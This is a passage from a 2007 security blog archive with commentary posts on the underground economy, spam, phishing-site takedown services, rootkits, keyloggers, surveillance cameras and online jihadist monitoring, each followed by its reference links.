5. <http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html>
6. <http://www.fortiguardcenter.com/advisory/FGA-2007-04.html>

126



Subconscious Search Monopoly Sentiments (2007-03-19 18:26)

And hey, that's from someone attending the Microsoft MVP for N-th time :

" I was invited to attend the Microsoft MVP Summit last week. If you want to know what the Summit is about or

what a MS MVP is, Google is your friend . "

Microsoft's MVP is a great corporate citizenship tool, whereas empowering and crediting the individual on a

wide scale compared to internal reputation benchmarking is an indirect use of the "act as an owner" management tactic – implement it. Supporting existing standards – look up [1] interoperability – benefits us all, reinventing

the wheel without an unique vision besides ever increasing (projected) profit margins, wouldn't even benefit the company in the long term.

If you truly want to disrupt, disrupt by first (legally) taking the advantage of using someone else's already developed foundations to do so, the rest is attitude and hard to immitate competitive advantages. [2]Good brainstorming questions in Anil's post whatsoever.

1. <http://en.wikipedia.org/wiki/Interoperability>.

2. <http://www.aniltj.com/blog/2007/03/17/MicrosoftMVPSummit2007Recap.aspx>

127



The Underground Economy's Supply of Goods (2007-03-19 23:17)

Symantec ([1]SYMC) just released their latest [2]Internet Security Threat Report, a 104 pages of rich on graphs

observations, according to the data streaming from their sensor network :

" Volume XI includes a new category: "Underground Economy Servers". These are used by criminals and crim-

inal organizations to sell stolen information, including government-issued identity numbers, credit cards, bank cards and personal identification numbers (PINs), user

accounts, and email address lists. To reduce facilitating identity

theft, organizations should take steps to protect data stored on or transmitted over their computers. It is critical to develop and implement encryption to ensure that any sensitive data is protected from unauthorized access. "

In between their coverage on various segments such as vulnerabilities, phishing, spam, and yes malware de-

spite that I'm having my doubts on SMTP as the major propagation vector on a worldwide scale, I came across to a

nice figure summarizing their encounters while browsing around various forums and web sites.

The question is - why are these underground goods cheaper than a Kids' menu at McDonalds as I've once

pointed out at O'Reilly's Radar post on [3]spamonomics? Because in 2007 we can easily speak of " malicious

economies of scale " thus, profit margin gains despite the ongoing [4]zero day vulnerabilities cash bubble at certain forums, doesn't seem to be that very important. So can we therefore conclude that greed isn't the ultimate driving

force, but trying to get rid of the stolen information in the fastest way possible in between taking into consideration its disappearing exclusiveness with each and every minute? The principle goes that a dollar earned today is worth

more than a dollar earned tomorrow, but how come? Simple, by tomorrow the exclusiveness of your goods might

by just gone, because the affected parties detected the leaks and took actions to prevent the damage.

Issues to keep in mind regarding the graph:

-

Harvested spam databases have been circulating around for years and so turned into a commodity, for instance,

128

I often come across geographically segmented databases or per email provider segmented ones, not for sale, but for free. So how come the "good" is offered for free? It's obviously fine for the "good" to be offered for free when there's a charge for service, the service of verifying the validity of the emails , the service of encoding the message in a way to bypass anti spam filters , and the service of actually sending the messages

-

Where's the deal of a malicious party when selling an online banking account with a \$9,900 balance for just \$300?

For me, it's a simple process of risk-forwarding to a party that is actually capable of getting hold of the cash

-

Yahoo and Hotmail email cookies per piece? Next it will be an infected party's clickstream for sale , and you'll have the malicious parties competing with major [5]ISPs who are obviously selling yours for the time being.

-

Compromised computers per piece? Not exactly. [6]Entire botnets or the utilization of the possible services offered

on demand for a price that's slightly a bit higher than the one pointed out here.

Psychological imagination is just as important as playing a devil's advocate to come up with scenario building tactics in order to protect your customers and yourself from tomorrow's threats.

Related images:

-

[7]surveying potential buyers of zero day vulnerabilities in order to apply marginal thinking in their proposition

-

advertisement for [8]selling zero day vulnerabilities

-

listing of [9]available exploits

-

[10]zero day vulnerabilities [11]shop, I'm certain it's a [12]PHP module that's currently hosted somewhere else

-

[13]the WebAttacker toolkit

- [14]The RootLauncher

- [15]The Nuclear Grabber and [16]geolocated infections-site dissapeared already

1. <http://finance.google.com/finance?q=Symantec>
 2. <http://www.symantec.com/enterprise/theme.jsp?themeid=threatreport>
 3. http://radar.oreilly.com/archives/2007/01/spamonomics_101.html
 4. <http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html>
 5. <http://slashdot.org/articles/07/03/16/1958211.shtml>
 6. <http://www.linuxsecurity.com/docs/malware-trends.pdf>
- 129
7. http://photos1.blogger.com/blogger/1933/1779/1600/0day_survey.1.png
 8. http://photos1.blogger.com/blogger/1933/1779/1600/xshop_2005.jpg
 9. <http://photos1.blogger.com/blogger/1933/1779/1600/WebAttacker1.0.png>
 10. http://photos1.blogger.com/blogger/1933/1779/1600/International_Exploits_Shop.1.jpg

11.

http://photos1.blogger.com/blogger/1933/1779/1600/International_Exploits_Shop%20-%20Products2.jpg

12.

http://photos1.blogger.com/blogger/1933/1779/1600/International_Exploits_Shop%20-%20Products1.jpg

13.

http://4.bp.blogspot.com/_wICHhTiQmrA/Rd4wewilS9I/AAAAAAASw/dfai0Vk9ZuI/s1600-h/webattacker.jpg

14.

http://2.bp.blogspot.com/_wICHhTiQmrA/Rd4vVQiIS8I/AAAAAASo/QDGikHdb61o/s1600-h/rootkit_launcher.jpg

15.

<http://photos1.blogger.com/blogger2/4099/2257/1600/nuclear1.png>

16.

<http://photos1.blogger.com/blogger2/4099/2257/1600/adm2.png>

130



ASCII Art Spam (2007-03-20 16:45)

A [1]spammer's biggest trade off - making it through anti-spam filters doesn't mean the email receipt will even get

the slightest chance of understanding what he's about to get scammed with.

" We have seen SPAM using [2]ASCII ART in order to avoid being detected by antispam filters. Most of the times, they

try to show different words (Viagra, etc.) using this technique, but this is the first time I have seen them showing a picture. It is not a very high quality one, but I've tried it with some different antispam filters and they have been fooled. "

Here's an [3]old school ASCII generator you can play around with, and a [4]related image from a previous post

on [5]overperforming spammers.

1. <http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/03/14/Sex-in-ASCII.aspx>
2. http://en.wikipedia.org/wiki/ASCII_art
3. <http://www.network-science.de/ascii/>
4. <http://photos1.blogger.com/blogger/1933/1779/200/Spam.jpg>
5. <http://ddanchev.blogspot.com/2006/06/over-performing-spammer.html>

131



Jihadists Using Kaspersky Anti Virus (2007-03-20 17:01)

I wonder what are the low lifes actually protecting themselves from? Malware attacks in principle, or preparing

to prevent a [1]malware infection courtesy of an unnamed law enforcement agency given their interest in coding

malware :

" German police officials have expressed interest in developing software tools to help them surveil computer users who may be involved in crime. The tools might include types of software similar to those used in online fraud and theft schemes, such as programs that record keystrokes, logins and passwords. Security companies, however, are asserting that they wouldn't make exceptions to their software to accommodate, for example, Trojan horse programs planted by law enforcement on users' computers.

"

This is a very contradictory development that deserves to be much more actively debated around the industry than it is for the time being. Law enforcement agencies and intelligence agencies have always been interested in zero day vulnerabilities and firmware infections, thus gaining a competitive advantage in the silent war . Among the most famous speculations of an intelligence agency using malicious code for offensive purposes is the infamous [2]CIA infection/logicbomb of Russian gas pipeline :

" While there were no physical casualties from the pipeline explosion, there was significant damage to the Soviet economy. Its ultimate bankruptcy, not a bloody battle or nuclear exchange, is what brought the Cold War to

an end. In time the Soviets came to understand that they had been stealing bogus technology, but now what were they to do? By implication, every cell of the Soviet leviathan might be infected. They had no way of knowing which

equipment was sound, which was bogus. All was suspect, which was the intended endgame for the operation. The

faulty software was slipped to the Russians after an agent recruited by the French and dubbed "Farewell" provided a shopping list of Soviet priorities, which focused on stealing Western technology. "

Excluding the spy thriller motives, nothing's impossible the impossible just takes a little while, and the same

goes for [3]SCADA devices vulnerabilities and [4]on purposely shipping buggy software. Anti virus vendors will get

even more pressure trying to protect their customers from not only the malware released by malware authors, but

also from the one courtesy of law enforcement agencies. [5]Cyber warfare is here to stay, [6]no doubt about it, but

using malware to monitor suspects will perhaps prompt them to keep an eye on the last time their AV software got

updated, and still keep pushing the update button in between.

1.

<http://www.computerworld.com.au/index.php/id;596622433;fp;4194304;fpid;1>

2. <http://news.zdnet.co.uk/software/0,1000000121,39147917,00.htm>
3. <http://ddanchev.blogspot.com/2006/10/scada-security-incidents-and-critical.html>
4. <http://scadahoneynet.sourceforge.net/>
5. <http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html>
6. <http://ddanchev.blogspot.com/2006/05/whos-who-in-cyber-warfare.html>

133

Video on Analyzing and Removing Rootkits (2007-03-20 20:17)

Courtesy of [1]WatchGuard

part three of their malware analysis series walks you through various commercial and free utilities for detecting and removing rootkits :

" In this episode, Corey and his Magic White Board show how kernel mode rootkits work. Also covered: rec-

ommended tools and techniques for detecting and removing rootkits. "

[EMBED]

1. <http://finance.google.com/finance?q=WatchGuard>

134



A Fortune 500 Blogosphere? Not Yet (2007-03-20 23:49)

[1]Enterprise 2.0 is slowly [2]gaining grounds and you cannot deny it despite top management's neutral position on

yet another major "[3]Reengineering of the Corporation". Supply chain management was perhaps among the first departments to really utilize the power of real-time information, and interoperable data standards – a mashup-ed

ecosystem – but improving your employees productivity through Web 2.0 tools such as intranet blogs and wikis

remains just as unpopular as actual Fortune 500 companies blogging? But how come? Lack of evangelists? Not at all.

There's one minor obstacle, you cannot teach an old dog new tricks, unless of course you dedicate extra investments

into training him, which is exactly what I feel is happening at the corporate stage - everyone's patiently waiting [4]for the concepts to mature before training and implementation [5]happen for real. What's the current attitude towards

external Web 2.0 activities? A Fortune 500 blogosphere isn't emerging as fast as the mainstream one is according to

the [6]Fortune 500 Business Blogging Wiki :

" a directory of Fortune 500 companies that have business blogs, defined as: **active public blogs by company**

employees about the company and/or its products.

According to our research, **40 (8 %) of the Fortune 500 are blogging** as of 10/05/06. The navigation sidebar to the right lists all the Fortune 500 companies. The list below are the ones that we've found so far that have public blogs as defined above. Please help us by entering data on

those we've missed. **ONLY Fortune 500 companies, please.** If you're not sure if it's on the F500 list (it includes US

companies only), check the sidebar. If it's not there, consider adding it to the [7]Global 1,000 Business Blogging page instead. "

I think the main reason behind this are the inevitable channel conflicts that will arise from let's say Pfizer's

blogging compared to using the services of their traditional advertising and PR agencies – I also imagine a links

density analysis of their blog indicating the highest % of links pointing to Erowid.org. But ask yourself the following, what if these very same agencies start offering bloggers-for-hire in their portfolio of services, would the big guys get interested then? Or when will they [8]start understanding the [9]ROI of blogging?

1. <http://www.enterprise2conf.com/>

135

2.

http://www.businessweek.com/technology/content/jun2006/tc20060605_424102.htm

3. <http://www.amazon.com/Reengineering-Corporation-Manifesto-Business-Revolution/dp/088730687X>
4. http://en.wikipedia.org/wiki/Enterprise_social_software
5. <http://www.enterpriseweb2.com/?p=10>
6. <http://www.eu.socialtext.net/bizblogs/index.cgi>
7. http://www.eu.socialtext.net/bizblogs/index.cgi?global_1_000_business_blogging
8. http://blogs.forrester.com/charleneli/2006/10/calculating_the.html
9. http://blogs.forrester.com/charleneli/2007/01/new_roi_of_blog.html

136



Unsigned Code Execution in Windows Vista (2007-03-21 23:01)

Nitin Kumar and Vipin Kumar are about to [1]present the Vbootkit at the upcoming [2]Blackhat and [3]HITB cons :

" We have been recently researching on Vista. Meanwhile, our research for fun lead us to some important

findings. Vista is still vulnerable to unsigned code execution.vbootkit is the name we have chosen (V stands for Vista and boot kit is just a termed coined which is a kit which lets you doctor boot process). vbootkit concept presents

how to insert arbitrary code into RC1 and RC2, thus effectively bypassing the famous Vista policy for allowing only

digitally signed code to be loaded into kernel . The presented attack works using the custom boot sectors. Custom

boot sector are modified boot sectors which hook booting process of the system & thus, gains control of the system.

Meanwhile, the OS continues to boot and goes on with normal execution. "

Vulnerabilities are an inevitable commodity, they will always appear and instead of counting them on an OS

or software basis, consider a vendor's response time while following [4]the life of the security threat. I never actually liked the idea of an insecure OS, to me there're well configured and badly configured OSs in respect to security, but then again if you're a monocultural target the way Microsoft is, you'll always be in the zero day spotlight. A security breach will sooner or later hit your organization, don't talk, act and pretend you're 100 % secure because you cannot be. Instead a little bit of proactive measures balanced with contingency planning to minimize the impact is what

should get [5]a high priority in your strategy. Here's a [6]related post.

Cartoon courtesy of [7]Userfriendly.org

1. http://rootkit.com/newsread_print.php?newsid=671

2. <http://www.blackhat.com/html/bh-europe-07/bh-eu-07-schedule.html>
3. <http://conference.hitb.org/hitbsecconf2007dubai/>
4. <http://ddanchev.blogspot.com/2007/01/life-of-security-threat.html>
5. <http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html>
6. <http://ddanchev.blogspot.com/2006/03/5-things-microsoft-can-do-to-secure.html>
7. <http://www.userfriendly.org/>

137



A Documentary on CCTVs in the U.K (2007-03-21 23:48)

[1]Every breath you take, every move you make, I'll be watching you. Used to be a great song, but has a disturbing context these days. Nino Leitner's [2]EveryStepYouTake documentary on the state of surveillance in the U.K will premier this month, and I suspect the full version will be [3]made available for the world to see too :

" Trying to answer questions like these, Nino Leitner's one-hour documentary "EVERY STEP YOU TAKE" digs

deep into an entirely British phenomenon: nation-wide video surveillance. It features formal interviews with the

surveillance researcher Professor Clive Norris, Deputy Chief Constable Andy Trotter from the British Transport Police, a representative of Britain's largest civil rights group Liberty, a CCTV manager from a public local CCTV scheme,

experts in the field of transport policing and many more. The surveillance reality in Britain is compared with another member of the E.U., Austria. Compared to the UK, it can be seen as a developing country in terms of CCTV, but just

as elsewhere all over the world, politicians are eager to extend the surveillance gaze.

"

Here's an animation to help you [4]explain what surveillance means to your cat, another one [5]fully loaded with attitude, and let's not exclude [6]the big picture.

Related posts:

[7]London's Police Experimenting with Head-Mounted Surveillance Cameras

[8]Head Mounted Surveillance System

[9]Eyes in London's Sky - Surveillance Poster

[10]External links

1. http://en.wikipedia.org/wiki/Every_Breath_You_Take

2. <http://www.everystepyoutake.org/>

3. <http://www.guba.com/watch/3000030347>

4. <http://www.youtube.com/watch?v=jJTLL1UjvfU>

5. <http://www.eff.org/Privacy/Monsters/>
6. <http://ddanchev.blogspot.com/2007/03/documentary-on-echelon-spy-system.html>
7. <http://ddanchev.blogspot.com/2006/11/londons-police-experimenting-with-head.html>
8. <http://ddanchev.blogspot.com/2007/01/head-mounted-surveillance-system.html>

138

9. <http://ddanchev.blogspot.com/2007/01/eyes-in-londons-sky-surveillance-poster.html>
10. <http://del.icio.us/DDanchev/Privacy>

139

Zoom Zoom Zoom - Boom! (2007-03-22 00:04)

If you could only eradicate the radicalization of immature islamic youth over the Internet with the push of a button.

Great surgical shot!

[EMBED]

140



Tricking an UAV's Thermal Imagery (2007-03-22 20:41)

Give me a hug so that we [1]become "thermally one" for the thermal paparazi to see. When you know how it works you

can either improve, abuse or destroy it. Very interesting abuse of technology by the people knowing how it works :

" The Marines cuffed Awad and took him to a nearby bomb crater. At this point the drone approached for its

first pass overhead. One of the group moved forward and dug a hole at the crater, while the others posed with Awad

behind a wall. The recorded thermal imagery from the aircraft seemed to show troops watching an insurgent digging

by the road, perhaps to place a bomb. After the drone had passed, the group moved Awad forward to the hole. But

at this point the surveillance platform returned, so one of the Marines wrapped himself around Awad so as to create

a single thermal signature, disguising the captive's presence.

"

If you're under thermal surveillance a cold shower's your invisibility coat if one's available. [2]Wired has some

photos on this story.

1. http://www.theregister.co.uk/2007/03/22/murder_marines_fo ol_drone/

2. <http://www.wired.com/news/technology/0,73012-0.html>

141



Take this Malicious Site Down - Processing Order.. (2007-03-22 21:00)

Yet another pay-pal-secure-login.tld domain gets registered, and [1]even more ironic in its directory listings you'll be able to digg out several other financial institutions and online companies logins, even competitors . Financial

institutions cannot cope with the level of such registered domains and some – even after reported to the usual abuse

account – remain active for weeks to come. So how do you protect these businesses and [2]cash in between for

doing so? [3]Looks like [4]RSA are diversifying their service from phishing hosting sites to malware hosting ones :

"

EMC's RSA division plans to launch a new service next month that will help financial

institutions take down Web sites associated with malicious Trojan Horse software . The service is planned as an

extension to the FraudAction phishing takedown service already offered by RSA, said Louie Gasparini, co-chief

technical officer with RSA's Consumer Solutions unit. "We're leveraging the same infrastructure we already have in place... and now we're focusing our attention on how Trojans work," he said. Gasparini said he expects financial services companies, auction sites, and online merchants to use the service. "It's really allowing the institution to better protect its customers," he said. "

Can RSA really cash in by re-intermediating the current communication model, and most importantly do a better job? It can sure allow the targeted companies to focus on innovation and growth, not on online impersonation attacks so I find this a sound product line extension, but need more performance stats to offer valuable recommendations.

According to [5]the latest Anti-Phishing.org report, the threatscape looks very favorable in respect to

142



communicating with the major country hosting phishing sites - the U.S, followed by China and South Korea. In between companies diversifying their portfolios of services and products, there's one other thing to keep in mind and that's how can you achieve the same results in more cost effective way than the commercial propositions? And can you actually? Do you even have to dedicate financial resources to shut down these sites compared to educating your customers on how to use their brains? Ask yourself these questions before losing it in a [6]budget allocation myopia. Something else to keep in mind - ISPs will also start getting interested in the idea of equal distribution of revenues given the sound business model .

Related posts:

[7]The Phishing Ecosystem

[8]Anti-phishing Toolbars - Can You Trust Them?

[9]Google's Anti-phishing Black and White Lists

1. <http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html>

2. <http://www.rsa.com/node.aspx?id=3020>

3. http://www.rsa.com/experience/consumer/fraudAction_new_5.html

4. http://www.infoworld.com/article/07/03/15/HNrsatrojantaked_own_1.html

5. http://www.antiphishing.org/reports/apwg_report_january_2007.pdf

6. <http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html>

7. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>

8. <http://ddanchev.blogspot.com/2006/03/anti-phishing-toolbars-can-you-trust.html>

9. <http://ddanchev.blogspot.com/2006/09/google-anti-phishing-black-and-white.html>

143



Ghosts in the Keyboard (2007-03-27 22:31)

KeyGhost is a nasty type of [1]hardware keylogger that if ignored as a concept can truly expose a lot of data, with

one downside - the logged data has to be retrieved physically in the very same fashion the keylogger got installed.

Here's [2]how the six-year-olds do it :

"

A six-year-old girl has successfully hacked into the UK Parliament's computer system, installing a keylogger onto an

MPs machine. Guildford MP Anne Milton agreed to leave her computer unattended for 60 seconds as part of a test

of House of Commons IT security by the BBC's Inside Out programme. Brianagh, a schoolgirl from Winchester, took

just a quarter of that time to install the keylogging software without being noticed. Such easily available applications record all the keystrokes made on a machine and can therefore be used to steal passwords, financial data and

personal information. "

The article starts by mentioning the software and ends up with a quote on the "device" itself. The story is a great wake up call, especially the six-year-old girl part, as it will position the computer system's security as an

extremely weak one in the minds of the masses, no wait the tax payers. But age doesn't really matter here, it's the

idea that the majority of insecurities have an outside-towards-inside trend, namely they come from the Internet, not

[3]from within as [4]we see in this case. In case you're interested, there're already various business development

activities in releasing a [5]laptop based PCI card keylogger given the obvious incompatibilities with a PC.

Related posts:

[6]USB Surveillance Sticks

[7]Espionage Ghost Busters

1. <http://www.keyghost.com/>
2. <http://www.pcpro.co.uk/news/108769/sixyearold-installs-keylogger-on-mps-computer.html>
3. <http://ddanchev.blogspot.com/2005/12/insiders-insights-trends-and-possible.html>
4. <http://ddanchev.blogspot.com/2006/03/old-physical-security-threats-still.html>
5. <http://www.tech2.com/india/news/laptops/laptop-hardware-keylogger-in-mini-pci-card/4560/0>
6. <http://ddanchev.blogspot.com/2007/03/usb-surveillance-sticks.html>
7. <http://ddanchev.blogspot.com/2006/05/espionage-ghosts-busters.html>



You've Got Something in Your Eye (2007-03-27 22:53)

Or that's what the always getting bigger, [1]Big Brother says :

"

Avigilon's 16 megapixel cameras are the first surveillance cameras that can continuously monitor large fields of view while maintaining high levels of detail. In the past, security professionals have had to rely on opto-mechanical PTZ

cameras for wide field of view surveillance and were forced to make a tradeoff between field of view and image

detail. Avigilon's 16 megapixel cameras provide a superior solution for post incident investigation because they

provide detailed images of the entire field of view, without the requirement of an operator to control the camera. "

I like the press release debunking the idea of real-time incident prevention due to CCTV surveillance compared to

historical performance and analyzing [2]past events. Not that's it's not possible, but [3]the investments are not

worth the ROI, and if self-regulation is the single most visible return on investment here, that's a bad deal. But

in reality, keep on living in a CCTV myopia world, where covering the "blind spot" of one camera gets covered by installing another one, and the "blind spot" of the second one gets covered by a third one. It's about time your CCTV

expenditures start declining given reasonable metrics defining a successful investment appear soon.

Now let's hope these [4]cameras never get installed in public restrooms, shall we?

1.

<http://www.avigilon.com/company/press/16MegapixelwithDigitalPTZ.htm>

2. <http://ddanchev.blogspot.com/2006/08/big-momma-knows-best.html>

3. http://www.csoonline.com/read/090105/roi_3826.html

4. <http://ddanchev.blogspot.com/2006/06/big-brother-in-restroom.html>

145



Real Time Spam Shredding (2007-03-28 14:14)

Wednesday's portion of hahaha-ing. This is the work of a pragmatic genius, [1]the revenge of the nerds or call it

whatever you want the idea is simple - what gets detected as spam gets printed and shred in real-time for interactivity.

How much would it cost for a Fortune 500 organization to implement such a feature, a "fortune" by itself for sure, but an anti-spam vendor looking to differentiate its headquarters might be interested in implementing such a system

for their corporate clients to see while walking around.

"

Spamtrap" is an interactive installation piece the prints, shreds and blacklists spam email. It interacts with spammers by monitoring several email addresses I have created specifically to lure in spam. I do not use these email addresses for any other communication. I post individual email addresses on websites and online bulletin boards that cause

them to be harvested by spambots and then to start receiving spam. Because I know that all email sent to these email addresses are spam, I have set the installation to print and then shred each email as it arrives. "

146

[2]Read more about the Spamtrap in this blog. There's simply so much spam these days, you can even create large data sets in order to [3]render surrealistic spam art paintings, no kidding.

1. http://billshackelford.com/home/portfolio_spamtra_826
2. <http://billshackelford.com/home/blog>
3. <http://ddanchev.blogspot.com/2006/07/beauty-of-surrealistic-spam-art.html>

147



IMSafer Now MySpace Compatible (2007-03-30 00:25)

MySpace, the world's most popular social networking site, and an online predator's dream come true has been

actively discussed since the very beginning in respect to the measures News Corp's property takes to prevent child

abuse through the site. Let's face the facts, of course underaged kids will confirm they're over 18/21 in order to

use the site, and of course online predators will continue finding ways to socially engineer a online contact with the ultimate idea to meet in the physical world. Why? Because children provide way too much sensitive information in

order to virtually socialize and meet new buddies, thus indirectly helping pedophiles pinpoint key "contact points" in the future. If you as a parent start paranoia-ing around, you'll end up with the wrong conclusion that the risks are

not worth the benefits, totally forgetting that forbidden fruits taste much better and it's children we're talking about

- they break the established rules in principle. No matter the registration procedures in place, you cannot stop an

[1]online predator registering and communicating with children at the site, what you can do however is educating

your children, and emphasizing on filtering not spying activities in order to protect them.

The team behind IMSafer, a service which I covered in a [2]previous post, have realized the potential benefits

of [3]introducing a MySpace compatibility, and so it recently became a reality :

" IMSafer's updated language-analysis engine can scan individual MySpace postings for potentially dangerous, threatening or sexually explicit content, the company said. Users can download the tool from the company's **[4]Web**

site , said Brandon Watson, CEO and founder of the company. Traditional parental control software generally can filter and block Web sites but can't identify possible dangerous interactions on increasingly popular social networking sites such as MySpace, he said . While most sexual solicitations of children still come through instant messaging

software, online predators are increasingly using MySpace to initiate contact with potential victims, Watson added. "

Don't forget the bottom line, if you're in a fragile relationship with your kids, pretty much anyone online could take advantage of their vulnerable condition. The irony goes that people you've never met will show more respect to you

than the people you actually fight to get respect from. From a children's perspective that's you parents! [5]Here are several more [6]articles worth going [7]through, especially this [8]post-event response to what's an internal problem
148

to me.

1. <http://ddanchev.blogspot.com/2006/10/registered-sex-offenders-on-myspace.html>

2. <http://ddanchev.blogspot.com/2006/10/filtering-good-girls-and-im-threats.html>

3. <http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9013959>
4. <http://www.imsafer.com/>
5. http://www.forbes.com/security/2006/12/19/myspace-security-safety-tech-security-cx_II_1220myspace.html
6. http://www.csoonline.com/read/030107/fea_myspace.html
7. <http://www.cbsnews.com/stories/2007/03/13/tech/main2563414.shtml>
8. http://www.forbes.com/security/2007/01/18/myspace-lawsuit-assault-tech-security-cx_II_0118myspacesuit.html

149



Cyber Traps for Wannabe Jihadists (2007-03-30 00:50)

I guess that's what happens when you don't have a single clue on where the real conversation and recruitment is

happening, so you decide to [1]create your own controlled jihadi communities to monitor. A case study on false

feeling of effectiveness in Australia :

" FEDERAL police are setting up bogus jihadist websites to track extremists who use cyberspace to recruit fol-

lows and plan attacks. The undercover operation, disclosed yesterday by Australian Federal Police

Commissioner

Mick Keelty, is an assault on arguably the most powerful weapon of the global jihadist movement, the internet. Mr

Keelty said police were working closely with foreign governments and the military's Defence Signals Directorate.
"

We have worked with some foreign countries through our undercover program, establishing our own websites, to

capture some of the activities that are going on on the internet," he told a security conference in Sydney.

"

"Some of the activities" will have absolutely nothing to do with the real situation, and even if someone bothers to open up a discussion on your second hand jihadi site, it'll be a classic example of a moron. Fighting for a share of the online jihadi traffic is so unpragmatic, unnecessary, time and resource consuming that you'd better rethink the entire idea, emphasize on intelligence data sharing with other countries in case you cannot monitor the emergence

of local communications, and keep an eye on them.

Meanwhile, a talk on the street is heating up :

- Hello underaged kids, I see you're having trouble getting hold of some quality Russian vodka over here in front of

that store, I can probably give you hand with this?

- Yes, please, please!!!

- Aha! Agent Temptation from the [2]Thought Police here, you're busted for desiring to drink alcohol even without

150

drinking it! Put your tongues on your head so I can see them!

In the long term we may actually have a real-life bomber confessing of visiting online jihad community before

the plot took place, that, oops, happens to be one of the fake ones. Now we have double oops. [3]Many

other [4]related posts to [5]provide you [6]with an [7]overview of the [8]big picture and a [9]countless number of

[10]budget allocation myopia failures that emphasize on technological approaches to [11]detecting radical jihadi

propaganda, whereas [12]cyber jihadists and future terrorists are getting efficient in generating "noise sites", ones your crawlers are so good at picking up.

1.

<http://www.theage.com.au/news/national/police-set-up-cyber-trap-for-jihadists/2007/02/26/1172338550906.html>

2. http://en.wikipedia.org/wiki/Thought_Police

3. <http://ddanchev.blogspot.com/2007/02/terrorism-and-encryption.html>

4. <http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html>
5. <http://ddanchev.blogspot.com/2007/01/preventing-massive-al-qaeda-cyber.html>
6. <http://ddanchev.blogspot.com/2007/02/forensic-examination-of-terrorists-hard.html>
7. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>
8. <http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html>
9. <http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html>
10. <http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html>
11. <http://del.icio.us/DDanchev/Cyberterrorism>
12. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>

151

1.4

April

152

Cyberpunk is Dead! (2007-04-01 20:29)

Yeah sure, on the [1]1st of April only! Enjoy this marvelous cyberpunk compilation with [2]Juno Reactor as a

background music. A group whose works such as Pistolero and Rotor Blade continue reminding me of the good old

school psychedelic vortexes we used to spin in – that's of course in a previous life.

[EMBED]

1. http://en.wikipedia.org/wiki/April_Fools%27_Day.

2. http://en.wikipedia.org/wiki/Juno_Reactor

153



Taking Down Phishing Sites - A Business Model? (2007-04-04 13:46)

[1]Processing orders for taking down malicious or fraudulent web sites is gaining grounds with not just RSA providing the service, but also, with [2]Netcraft joining the process :

" Netcraft will identify, contact and liaise with the company responsible for hosting the fraudulent content.

Netcraft enjoys excellent relations with the hosting community, and many of the world's largest hosting companies

are Netcraft customers. Netcraft can exercise its existing relationships with these companies to provide a swift and

smooth response to the detection of the site. If the hosting company is reputable, this may be sufficient to ensure a prompt end to the fraudulent activity. However, some hosting companies offer fraud hosting as a service whereby

they are incentivized to keep the site up as long as possible, and this necessitates more extensive action. "

How does Netcraft differentiate its value proposition compared to RSA's? Netcraft's core competency is moni-

toring of web sites and providing historical performance reports regarding various server variables, and they've been

doing it for quite some time. Moreover, the company directly relies on the success of its anti-phishing toolbar in

respect to gathering raw data on new phishing sites, thus, a future customer in the face of company whose brand

is attacked. While the business models seem sound to some, it's worth discussing their pros and cons. Will ISP

implement an in-house phishing sites monitor to compete with the services offered by third-party vendors - they

could definitely delay their actions given the huge infrastructures they monitor and the lack of financial incentives for the timely shut down - or will ISPs and vendors figure out a way to build an ecosystem between themselves?

The pioneer advantage is an important despite the common wisdom that even if you have an innovative idea and a

market that's not ready to embrace it it wouldn't get commercialized.

In the past, there were [3]futile attempts by banks to utilize the most commonly abused phishing medium -

the email - to build awareness among their customers on the threats of phishing which isn't the way to solve

the problem. You've got many options in respect to your customers - either educate them, enforce [4]E-banking

best practices or deny them the service if they don't comply, be a paper tiger and forward the responsibility for

fraudulent transactions to their gullibility, or improve the entire authentication process. As we have seen two-factor authentication may improve consumer's confidence, but [5]we're also seeing [6]malware authors getting pragmatic

and [7]adapting to the process as well. Flexibility also stands for better transparency of the process - respect to the banks providing me with the opportunity to receive an SMS each and every time money come and go out of the

account.

[8]OPIE and [9]multiple factor authentication are inevitable, but a [10]customer's awareness of the threat is

worth more than another keychain of OPIE generators. The rest are [11]unmaterialized E-commerce revenues due

to customers still fearing the risks are not worth the benefits.

1. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>

2. http://news.netcraft.com/archives/2007/03/30/phishing_site_takedown_countermeasures.html

3. <http://ddanchev.blogspot.com/2006/04/heading-in-opposite-direction.html>
4. <http://ddanchev.blogspot.com/2006/05/no-anti-virus-software-no-e-banking.html>
5. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>
6. http://www.hispasec.com/laboratorio/banking_trojan_capture_video_clip.pdf
7. <http://www.symantec.com/avcenter/reference/threats.to.online.banking.pdf>
8. <http://ddanchev.blogspot.com/2006/08/one-time-password-generating-credit.html>
9. http://www.zdnet.com.au/news/security/soa/SMS_security_for_NetBank_users/0,130061744,339274518,00.htm
10. http://www.us-cert.gov/reading_room/Banking_Securely_Online07102006.pdf
11. http://www.infoworld.com/pdf/special_report/2006/18SRmalware.pdf

155



Interacting with Spam Emails (2007-04-04 14:16)

Unbelievable, and you wonder why is spam on the verge of destroying email as the once so powerful communication

medium. What I don't like about survey's like these is that they barely report their findings without providing further clues on the big picture and actually assess the findings in the way they should. The ultimate question thefore always is - So What?! Interacting with spam in any way, be it clicking on a link inside the email, loading the bugged with

remote images emails, and the most moronic of them all - unsubscribing from the spammer's URL will only result in

verifying that your email is active . What follows is a syndication of this email by different spammers and a flood of advertisements in languages [1]you'll probably never speak :

" Bombarded by spam, e-mail users are eager for tools like a "report fraud" button that would help weed out unwanted messages that litter inboxes, according to a survey by the Email Sender and Provider

